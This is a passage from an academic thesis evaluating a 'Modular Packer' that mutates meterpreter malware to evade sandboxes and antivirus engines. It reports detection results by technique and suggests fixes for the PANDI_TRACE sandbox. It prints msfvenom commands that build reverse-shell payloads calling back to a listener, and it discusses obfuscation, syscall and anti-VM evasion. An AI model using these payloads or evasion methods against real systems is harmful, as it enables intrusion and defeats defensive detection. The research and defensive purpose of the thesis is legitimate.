Figure 3.19: Indirect System Call (MASM) [14]

3.8.3.2 Advantages

When compared to direct syscalls, indirect syscalls have a major advantage: the resulting Thread Call Stack of a system call will appear to come from NTDLL (instead of the originating binary file).

3.8.3.3 Detection Mechanisms

While the Thread Call Stack of a process using indirect system calls will appear more legitimate than the Thread Call Stack of a process using direct system call, it is important to note that EDR systems and sandboxes can leverage Event Tracing for Windows (ETW) [51] to analyze the full call stack. ETW could be used to inspect the full stack trace of the inspected process and may still detect anomalies when using indirect system calls. [13]

In order to bypass this detection mechanism, researchers have developed novel techniques such as Thread Stack Spoofing, which gives the capability to a malicious program to spoof the Thread Call Stack of a process and fool EDR / sandbox systems. [35] [5] [6]

[6] These evasion techniques are out of scope.

Chapter 4

Evaluation

The evaluation of the Modular Packer (MP) is a crucial component to validate its effectiveness and robustness in real-world scenarios. In this section, we present a comprehensive evaluation of MP through two distinct methodologies: a dynamic execution analysis using `PANDI_TRACE` and an evaluation based on the submission of samples on `VirusTotal`.

Evaluation Methods The first evaluation consisted of using `PANDI_TRACE`, a dynamic execution tool developed at UCLouvain that computes execution traces for 32 bit programs.

The second evaluation method consisted of compiling several samples using MP and submitting these mutated malware to VirusTotal. This allowed us to compare the effectiveness of the different evasion techniques that were implemented in MP.

Baseline For both evaluation methods, we needed a base sample to evaluate if applying mutations to the malware decreased its detection rate. To do so, we chose the Metasploit framework [65]. Metasploit is one of the most popular open-source penetration testing and C2 [1] framework. It has been first released in 2003 and has been supported since then by Rapid7 and by open-source maintainers.

Users can leverage Metasploit's built-in payload generation capabilities to create shellcode for specific exploitation scenarios; this is achieved through the `msfvenom` utility.

For the evaluation of MP, we chose to use a shellcode that was generated by `msfvenom` as a baseline, and applied mutations on this malware sample.

To simplify the process of determining if a sample successfully evaded a sandbox, we generated a `meterpreter` [66] TCP payload that contained the following Indicators of Compromise (IOC):

→ **Destination Address**: `192.168.159.226`

→ **Destination Port**: `4444`

[1] Command & Control

To generate the original sample, one can use the following `msfvenom` command: [2]

```
# 32 bit shellcode
msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.159.226
   LPORT=4444 -f raw
# 64 bit shellcode
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.159.226
    LPORT=4444 -f raw
```

Mutations The goal of this evaluation was to identify which technique were effective to detect the presence of a sandbox. To do so, the mutations were applied so that if the malware detects that it is running inside of a sandbox, it immediately stops its execution.

[2]Notice that we are using `meterpreter_reverse_tcp` and not `meterpreter/reverse_tcp`. The difference between the two is that the first will generated a stageless payload, while the second generates a staged payload. Since we were not running a meterpreter server during the evaluation phase, it was required to generate stageless payloads, otherwise the capabilities of the malware would have been reduced too much.

4.1 PANDI_TRACE

As mentioned in 4, PANDI_TRACE is a dynamic execution tool that aims to produce execution traces for executables that can then be used to train machine learning models, or in our case be analyzed manually. PANDI_TRACE is constructed on top of PANDA.re [20], which in turn is built on top of the Qemu emulator.

The Architecture of PANDI_TRACE is represented in Figure 4.1 [30].



Figure 4.1: PANDI_TRACE Architecture

In this section we will first present the methodology that was used to identify which mutations were effective to detect a sandboxed environment, then, the we will present the results of the mutations. Finally, we will suggest some possible improvements for PANDI_TRACE.

4.1.1 Methodology

To test for sandbox evasion techniques, we made the choice to use the 32 bit [3] meterpreter shellcode as a base, and apply one evasion technique per mutation.

To identify which sample evaded the PANDI_TRACE sandbox, we ran the mutated samples in PANDI_TRACE and then looked for the IOCs described in 4. If the IOCs were present in the execution trace, we considered that the mutated sample failed to detect the sandbox environment. If the IOCs were not present in the PANDI execution trace, we considered that the mutation technique detected the sandbox and stopped its execution.

[3] PANDI_TRACE only supports 32 bit executables.

4.1.2 Results

4.1.2.1 Anti-Sandbox Techniques

The following mutations successfully detected the sandbox environment (See 4.1.2.1):

Anti-Sandbox Techniques	PANDI Result
CPU	Evaded
Disk	Evaded
UI	Evaded
Mouse	Evaded
UpTime	Evaded
MAC	Detected
Monitors	Detected
Processes	Detected
RAM	Detected
ScreenResolution	Detected
Timing	Detected
CanOpenCsrss	Detected

Table 4.1: PANDI Analysis for Anti-Sandbox Techniques

Number of CPU Cores The first evasion technique that successfully detected the `PANDI_TRACE` environment was a very simple evasion technique that aims at detecting an unusually low number of CPU cores on the machine. The technique calls the `GetSystemInfo` function from the `kernel32.dll` library to retrieve information about the system. This function returns a `SYSTEM_INFO` [46] structure that contains information about the number of CPU cores that are present on the system. If this number of cores was lower than 2, the program stopped its execution.

Disk Size This technique aims at detecting an unusually small disk size. The disk size is obtained by calling the `DeviceIoControl` [45] function (`kernel32.dll`).

User Interface Artifacts Another effective technique was to enumerate the number of open Windows on the system, and stop the execution if the window count was lower than a specific threshold (in this case, 5). To do that, the technique uses the `EnumWindows` [52] function `user32.dll`.

Mouse Movements This evasion technique is meant to check for the presence of a mouse. It leverages the `GetCursorPos` [47] function from the `user32.dll` to get the current position of the mouse on the screen, and then sleeps for a short amount of time. Once the execution restarts, the `GetCursorPos` function is called again. The program then stops its execution if the two values returned by `GetCursorPos` are equal.

Up Time The technique used to detect the uptime of the machine was to call the `GetTickCount` [44] API function from `kernel32.dll` in order to get the current up time of the machine. If the returned value indicated that the system was up for less than 20 minutes, the execution was stopped.

4.1.2.2 Anti-Debugging Techniques

Regarding Anti-Debugging techniques, no mutated sample using an anti-debugging technique was able to detect the presence of a sandbox (See 4.1.2.2):

Anti-Debugging Techniques	PANDI Result
ProcessDebugPort	Detected
BeingDebugged	Detected
CheckRemoteDebuggerPresent	Detected
IsDebuggerPresent	Detected
NtGlobalFlag	Detected
OutputDebugString	Detected
ProcessDebugFlags	Detected
ProcessDebugObjectHandle	Detected
AttachDebugger	Detected
SystemInformation	Detected

Table 4.2: PANDI Analysis for Anti-Debugging Techniques

4.1.2.3 Anti-VM Techniques

The results of the Anti-VM techniques were really surprising: as explained in 4.1, `PANDI_TRACE` is built on top of `Qemu`, so we were naturally expecting to either see that the samples detecting a Qemu environment were able to evade `PANDI_TRACE`, or that none of the mutations were effective.

Figure 4.1.2.3 shows that the only mutations that detected the presence of a sandbox were the mutations that were meant to detect a `VirtualBox` environment.

Anti-VM Techniques	PANDI Result
VirtualBox (Files)	Evaded
VirtualBox (Registry)	Evaded
Qemu (Registry)	Detected
VMWare (Files)	Detected
VMWare (Registry)	Detected

Table 4.3: PANDI Analysis for Anti-VM Techniques

4.1.3 Suggested Improvements for PANDI_TRACE

In this section, we aim to propose concrete improvements for `PANDI_TRACE`, based on the detection results that were observed.

4.1.3.1 Anti-Sandbox Modules

Number of CPU cores This evasion technique can be patched by hooking API calls to `GetSystemInfo` and modify the `SYSTEM_INFO` structure that is returned by setting `SYSTEM_INFO.dwNumberOfProcessors` to a value superior than 2.

Disk Size The technique that was used to evade `PANDI_TRACE` was enumerating the total disk space all physical disks attached, and stopped its execution if the total size was lower than 100Gb (1024^3 bytes). One possible way to patch this evasion technique without increasing the disk size of the VM is to hook the `DeviceIoControl` function and modify the `DISK_GEOMETRY` [55] structure returned by the function.

UI Artifacts There are two possibilities to patch this evasion technique: either by hooking the `EnumWindows` API function and making it return a value that is superior to the threshold, or simply making sure to open more windows before the sample is detonated in the sandbox.

Mouse Movements In order to patch the detection technique that relied on capturing the positions of the mouse cursor to detect if a potential user moved his mouse while running the sample, one must implement mouse movement simulations in `PANDI_TRACE`.

Up Time Patching the evasion technique that relies on the system's uptime can be done by placing API hooks either in the `GetTickCount` [44] or `NtGetTickCount` [36] functions. The patch needs to set the return value so that the system appears to be up for more than 20 minutes. [4]

4.1.3.2 Anti-Debugging Modules

`PANDI_TRACE` successfully prevented all "anti-debugging" mutations from detecting a sandbox environment.

4.1.3.3 Anti-VM Modules

Since we did not have access to the configuration of `PANDI_TRACE`, we cannot explain why VirtualBox-specific files are present in PANDI_TRACE's environment. However, when inspecting the execution trace of the samples that evaded the sandbox, we can see that the last API calls performed by the samples are the following (See 4.1.3.3):

Module	API Function	Parameters
VirtualBox (Registry)	`RegOpenKeyExA`	`HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions`
VirutalBox (Files)	`GetFileAttributesA`	`C:\WINDOWS\system32\drivers\VBoxMouse.sys`

Table 4.4: Last Windows API calls for the samples evading `PANDI_TRACE` with an Anti-VM technique

To patch this evasion technique, two solutions are possible:

[4] 20 minutes is the threshold set in MP. It was chosen arbitrarily.

- If the file and the registry key in 4.1.3.3 are not relevant for the proper functioning of `PANDI_TRACE`, they can be removed;
- If these files are important, one should hook the `RegOpenKeyExA` and `GetFileAttributesA` API calls in order to prevent a malware sample from detecting their presence on disk or in the registry hive.

4.2 VirusTotal

In this section, we analyze sandbox detections by submitting approximately 400 samples to VirusTotal. We aim to compare the detection rates for each technique applied to these samples.

VirusTotal VirusTotal is a widely recognized online service that aggregates antivirus and URL scanning engines to facilitate the detection of viruses, worms, trojans, and other kinds of malicious content. Originally launched in 2004 by the Spanish security company Hispasec Sistemas, VirusTotal was acquired by Google in 2012 and subsequently became part of Chronicle, a subsidiary of Alphabet Inc.

VirusTotal API VirusTotal provides an API that allows users to programmatically interact with the service. This was particularly useful for automating the submission and analysis process.

VirusTotal Service Tiers While VirusTotal offers a free tier for individual users, it imposes certain limitations, particularly regarding the rate of submissions and the extent of available features. The free API tier is designed to allow basic access to VirusTotal's services with the following constraints: [5]

- **Submission Rate:** The free API tier restricts the number of submissions per minute.
- **Feature Access:** Some advanced features and functionalities, such as selecting the sandbox in which the sample gets detonated are excluded from the free tier.

[5]These limitations prevented us from submitting to VirusTotal all the samples we would have liked to test.

4.2.1 Methodology

The methodology used to evaluate the effectiveness of evasion techniques is different than the methodology described in 4.1.1: instead of testing one mutation per sample, we decided to add multiple mutations each time a sample was tested.

The mutations that were tested were the following: Mutations applied to the original sample can be put in the following categories:

Architecture

1. **CPU Architecture** : we generated samples for both 32 bit and 64 bit CPU architectures;
2. **CRT implementation** : we generated samples that use the Microsoft C Runtime as well as samples that use a custom implementation;

Template

1. **Windows API** : We generated and submitted samples that use both the Windows API and the Native API;
2. **Execution Template** : We also generated mutations for different shellcode execution techniques. The execution techniques that were evaluated are the following:
   - → Thread Creation (See 3.2.1);
   - → File Mapping (See 3.2.2);
   - → Asynchronous Procedure Calls (See 3.2.3);
   - → Callback (See 3.2.4).

Evasion Technique

1. **Payload Obfuscation** : Most of the samples that were submitted to VirusTotal use a payload obfuscation; [6]
2. **Delayed Execution** Some of the samples have a mutation that delays the execution by 120 seconds (See 3.4);
3. **Anti-Sandbox / VM / Debug Modules** : The generated samples either contain all anti-modules or none of them [7];
4. **System Calls** : We generated mutations for direct (See 3.8.2) and indirect (See 3.8.3) system calls;
5. **D/Invoke** : We generated mutations that were resolving Windows / Native API addresses dynamically using the Windows API (See 3.7.1) and using a custom implementation (See 3.7.2).

[6] Since meterpreter is very popular, a payload containing non-obfuscated meterpreter shellcode will have a much higher detection rate.

[7] This was done in order to reduce the amount of samples to submit to VirusTotal.

4.2.2 Results

This section explains the results of the evaluation. For each mutation technique, we evaluate the effectiveness of the mutation by comparing the detection rate for 32 bit and 64 bit executables.

4.2.2.1 Baseline

For reference, the original payloads generated by `meterpreter` have a very high detection rate (See Table 4.2.2.1): The second column in Table 4.2.2.1 indicates the output of the sample. The mutations were applied to the meterpreter payloads generated in `RAW` file format (`3af5ac3a877a657789de89e2d8831363` for 32 bit CPU architecture and `df6fe7a3a5028b60ff822ca2e7f9e900` for 64 bit).

The reason why the `EXE` format is included in the table is the following: Since the raw output format of Metasploit generates a DLL, it cannot be executed directly by the sandbox. However, this does not affect the detection rate drastically; this is mostly due to the static analysis that VirusTotal is performing on the samples submitted to the platform.

Architecture	Meterpreter Output Format	MD5 Hash	VirusTotal Detection Rate
x86	EXE	`8a5be1382a61d41151bf0cd118e0b0c8`	58/73
x86	RAW (DLL)	`3af5ac3a877a657789de89e2d8831363`	57/73
x86-64	EXE	`dec6f19568fe3bec4fbdb3908aa9cdf4`	57/73
x86-64	RAW (DLL)	`df6fe7a3a5028b60ff822ca2e7f9e900`	53/73

Table 4.5: Detection Rates of Meterpreter's Raw payloads

As we can see, when a sample generated by Metasploit is submitted to VirusTotal, its detection rate will be very high.

4.2.2.2 Detection Rates based on Architecture and CRT implementation

CPU Architecture Figure 4.2 compares the detection rates by CPU architecture, without differentiating the mutation technique used. As we can see, the detection rates are much higher for samples compiled on `x86` architectures than those compiled for `64` bit. [8]

It is difficult to explain why detection rates are so different. However, a possible explanation could be that since `x86` is an older architecture, AV vendors have historically spent a lot of time analyzing 32 bit malware. Another plausible explanation for the detection rate disparity lies in the classification methodologies employed by sandboxes.

For instance, the Zenbox sandbox, a component of VirusTotal, applies a scoring system to assess the behavior of analyzed files. Zenbox uses a scoring system to evaluate the maliciousness of a sample, and assigns a "bad" score to files in the 32-bit Portable Executable (PE).

[8] In Fig 4.2, the outliers are samples that were compiled without any payload obfuscation technique. These samples have a higher detection rate because AV solutions will detect the presence of meterpreter shellcode directly from the file.



Figure 4.2: Detection Rate by Architecture

C Runtime Figure 4.3 presents the detection rate differences for samples that are compiled with and without the C Runtime. As we can see, the effectiveness of implementing a custom C Runtime is not very clear: it seems that the technique lowers the detection rate `x86` samples, but for `x64` samples the detection rate gets higher.



Figure 4.3: Detection Rate by CRT implementation

4.2.2.3 Detection Rates by Template Type

API Figure 4.4 compares the detection rates of samples based on the type of API that was used for the mutation. As we can see, samples using the Native API seem to have a slightly better evasion rate, both for `x86` and `x64` samples. By using the Native API directly, a program does not make any calls to the Windows API and can therefore evade potential function hooks placed in the Windows API.



Figure 4.4: Detection Rate by Template Type

Shellcode Execution Technique Figure 4.5 compares the detection rates of samples using the techniques described in 3.2.



Figure 4.5: Detection Rate by Template

4.2.2.4 Detection Rates by Evasion Technique

Payload Obfuscation As we mentioned earlier, shellcode obfuscation plays a crucial role in evading static detection. Figure 4.6 compares samples that used a combination of `RC4` encryption and `Base64` encoding for the payload obfuscation. As we can see, the detection rate is much higher for samples that contain a plaintext payload.



Figure 4.6: Detection Rate by Payload Obfuscation

Anti-Modules Figure 4.7 compares the effectiveness of using anti-sandbox, anti-debugging and anti-vm modules. The graph does not reflect a big difference between samples using evasion techniques and samples not using it. This can be partially explained by the fact that in order to detect a sandbox environment, certain strings related to sandbox environments have to be present in the sample.

AV vendors can then detect these strings and determine that the samples containing them are suspicious. This static detection could be evaded with Compile-Time String Encryption (See 4.3.3.1).



Figure 4.7: Detection Rate by Anti-Module

Delayed Execution Figure 4.8 compares mutations that delay the execution by 120 seconds with samples that execute the payload immediately. There is no obvious in detection rate between the two.



Figure 4.8: Detection Rate by Delay Module

System Calls Figure 4.9 compares mutated samples using the Native API, based on their API execution method. The first category (blue) represent the samples not using any syscalls techniques, the second (green) represents samples executing system calls directly (See 3.8.2) and the last one (gray) represents samples executing system calls indirectly (See 3.8.3).

As we can see on the left graph (`x64` samples), the difference between the first and the third category is very small, while direct system calls have a higher detection rate. This can be explained by the fact that direct system calls have easily identifiable indicators of compromise (IOCs) as explained in section 3.8.2.3.

On the right graph (`x86` samples), the difference between the three categories is clear: mutated samples using direct and indirect system calls have a lower detection rate.



Figure 4.9: Detection Rate by Syscalls Module

D/Invoke Figure 4.10 compares the detection rates of all mutated samples using the Native and Windows API by the way in which the samples resolve Windows or Native API functions. The samples not using a particular technique are represented by the first category (blue), the samples using the technique described in 3.7.1 are represented by the second category (green), and the samples using the technique described in 3.7.2 are represented by the third category (gray).

On the left graph (`x64` samples), we can observe that samples resolving API functions dynamically tend to have a lower detection rate. This could be explained by the fact that when a program resolves an API function dynamically, these resolved functions do not show up in the Import Address Table of that program.

No detection rate disparity can be observed on the right graph (`x86` samples).



Figure 4.10: Detection Rate by D/Invoke Module

4.3 Future Improvements

This section is going to discuss the potential future improvements that could be applied to MP in order to test more sandbox evasion techniques.

The first potential improvement being discussed is PE file injection, an advanced code injection technique that is often used by malware in order to execute PE files entirely in memory.

The second area of improvement concerns LLVM obfuscation. As discussed in section 2.5.2, LLVM obfuscation is an obfuscation technique that allows a programmer to obfuscate the execution of a program, making the reverse engineering process more challenging.

The final part of this section discusses other ares of improvements: these techniques flow directly from the analysis reports provided by VirusTotal.

4.3.1 PE File Injection

The design principle of MP is to execute a position-independent shellcode (PIC). While this technique is effective, it imposes some constraints on payloads that can be packed with MP: the payload either needs to be developed as PIC, or needs to be transformed to PIC using a third party tool. As discussed in section 3.1.1, transforming a PE file into Position-Independent code can be achieved by using open-source tools such as `pe_to_shellcode` [70].

However, it is also possible to write a packer that executes PE files directly in-memory. In order to do this, the program needs to parse the PE file [63] and apply all the needed transformations.

4.3.2 LLVM-Obfuscation

By incorporating various obfuscation strategies such as control flow flattening, bogus control flow insertion, and instruction substitution, LLVM obfuscation increases the difficulty of reverse engineering and detection by security software (See 2.5.2). Since MP already supports the `clang` compiler, it should be possible to also add support for LLVM obfuscation in MP.

4.3.3 Miscellaneous

4.3.3.1 Compile-Time String Encryption

As discussed in the Anti-Modules paragraph of the 4.2.2.4 section, sandbox evasion techniques that rely on the presence of certain files or registry keys on disk are easily detected by security solutions.

Let's take the example of a packer that wants to prevent the malware from running inside of a VirtualBox VM by detecting the presence of this registry key:

→ `HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions`

The program needs to store this registry key in plaintext, by default in the `.rdata` section. AVs can easily identify those strings with YARA rules and consider that programs containing this string are suspicious.

One solution to prevent this type of static detection is to rely on string encryption: by doing this, a program can effectively hide the contents of the strings that are present in the binary.

Compile-Time String Encryption can be achieved in `C++11` programs by using the `constexpr` specifier. [9] Several Proof-Of-Concept projects demonstrating this obfuscation technique have been released on Github over the years, such as:

→ `JustasMasiulis/xorstr` [40]

→ `skadro-official/skCrypter` [68]

4.3.3.2 Shellcode Placement

MP is only capable of placing the shellcode in the `.rdata` section of the binary. However, this payload placement is not ideal since the resulting packed file will have to contain a large `.rdata` section compared to the `.text` section, indicating the potential presence of malicious code in the form of shellcode.

Another approach would be to place the payload in the `.rsrc` section. The `.rsrc` section is the resource section. It is meant to contain various types of resources used by the program, such as icons, menus, version metadata, etc. Placing the payload in this section could make the resulting binary appear more legitimate, since this section is used to store large chunks of data.

[9] While this obfuscation technique can effectively hide plaintext strings from binary files, this technique is only effective for evading static detection.

Chapter 5

Related Work

5.1 Related Packing Software

5.1.1 Inceptor

The Inceptor framework was introduced in section 3.1.1. While MP takes inspiration from the Inceptor framework regarding several design aspects, we decided to diverge from the framework and create our own tooling because Inceptor had several design flaws that made development and maintenance difficult.

The first aspect is that the Inceptor framework is made to generate payloads in three programming languages: PowerShell, C# and C. Since this thesis only focused on C/C++ malware, this added an extra layer of complexity that was not required for this thesis.

The second aspect was that the build chain of Inceptor was too large for our use case. As depicted in Figure 3.1.1, Inceptor was built to pack any DLL, EXE of shellcode executable. We decided to discard this functionality and designed MP to only work with PIC shellcode executable. This design decision simplified the code base by a lot, making the MP project easier to understand and to maintain. [1]

The last important aspect were we decided to diverge from Inceptor was that Inceptor is built to use compilers for the Microsoft platform like MSVC [2] (instead of `MinGW` in the case of MP). This decision was taken because in order to reduce the dependencies of MP: In order to use the MSVC compiler, one needs to install Visual Studio C++, this software is only available on Windows platforms, while `MinGW` can be used to cross-compile binaries from Linux.

[1] MP can also pack executables in the DLL / EXE format if they are transformed to PIC by a tool such as `donut` or `pe_to_shellcode`.

[2] Microsoft Visual Studio C++

5.1.2 PEzor

PEzor [69] is a shellcode and PE packer developed by Francesco Soncina. It is similar to the Inceptor framework in that the tool is also able to generate packed PE or shellcode files, but the issue with PEzor is that it was not built to be modular by using templates, and so was unusable for this thesis.

5.2 Binary Rewriting by modifying the Intermediate Representation (IR)

As stated in [77], malware mutation can also be achieved by modifying the Intermediate Representation (IR) code of a binary in order to introduce new mutations into the executable.

This topic was largely explored by Bastien Wiaux and Arnold Gauthier in the Master's thesis : *"Building a mutation tool for binaries: expanding a dynamic binary rewriting tool to obfuscate malwares"* [78]. To achieve malware mutation, the authors of the thesis leverage a dynamic binary lifter and recompiler, `BinRec` [74], in order to dynamically apply modifications to a program, and recompile it with mutations.

Chapter 6

Conclusion

In this thesis, we have developed a modular tool called the Modular Packer (MP), which aims to enhance the capabilities of malware mutation through a modular design. The core design of MP emphasizes the ease of adding new modules, encouraging further research and contributions in the field of malware analysis and evasion techniques.

The effectiveness of MP was rigorously evaluated using two distinct methods: local sandbox testing with PANDI and a broader assessment through VirusTotal.

The first evaluation method employed PANDI, to test the various aspects of MP's evasion capabilities. This method allowed for a controlled and detailed analysis of how MP interacts with and circumvents local security measures. Additionally, we proposed several improvements to the PANDI sandbox, aimed at enhancing its capability to detect and mitigate advanced evasion techniques.

The second method employed VirusTotal, a well-known online service that aggregates multiple antivirus engines and sandboxing solutions. By submitting the payloads generated by MP to VirusTotal, we assessed their detection rates and evasion effectiveness against a comprehensive set of real-world antivirus and sandboxing systems.

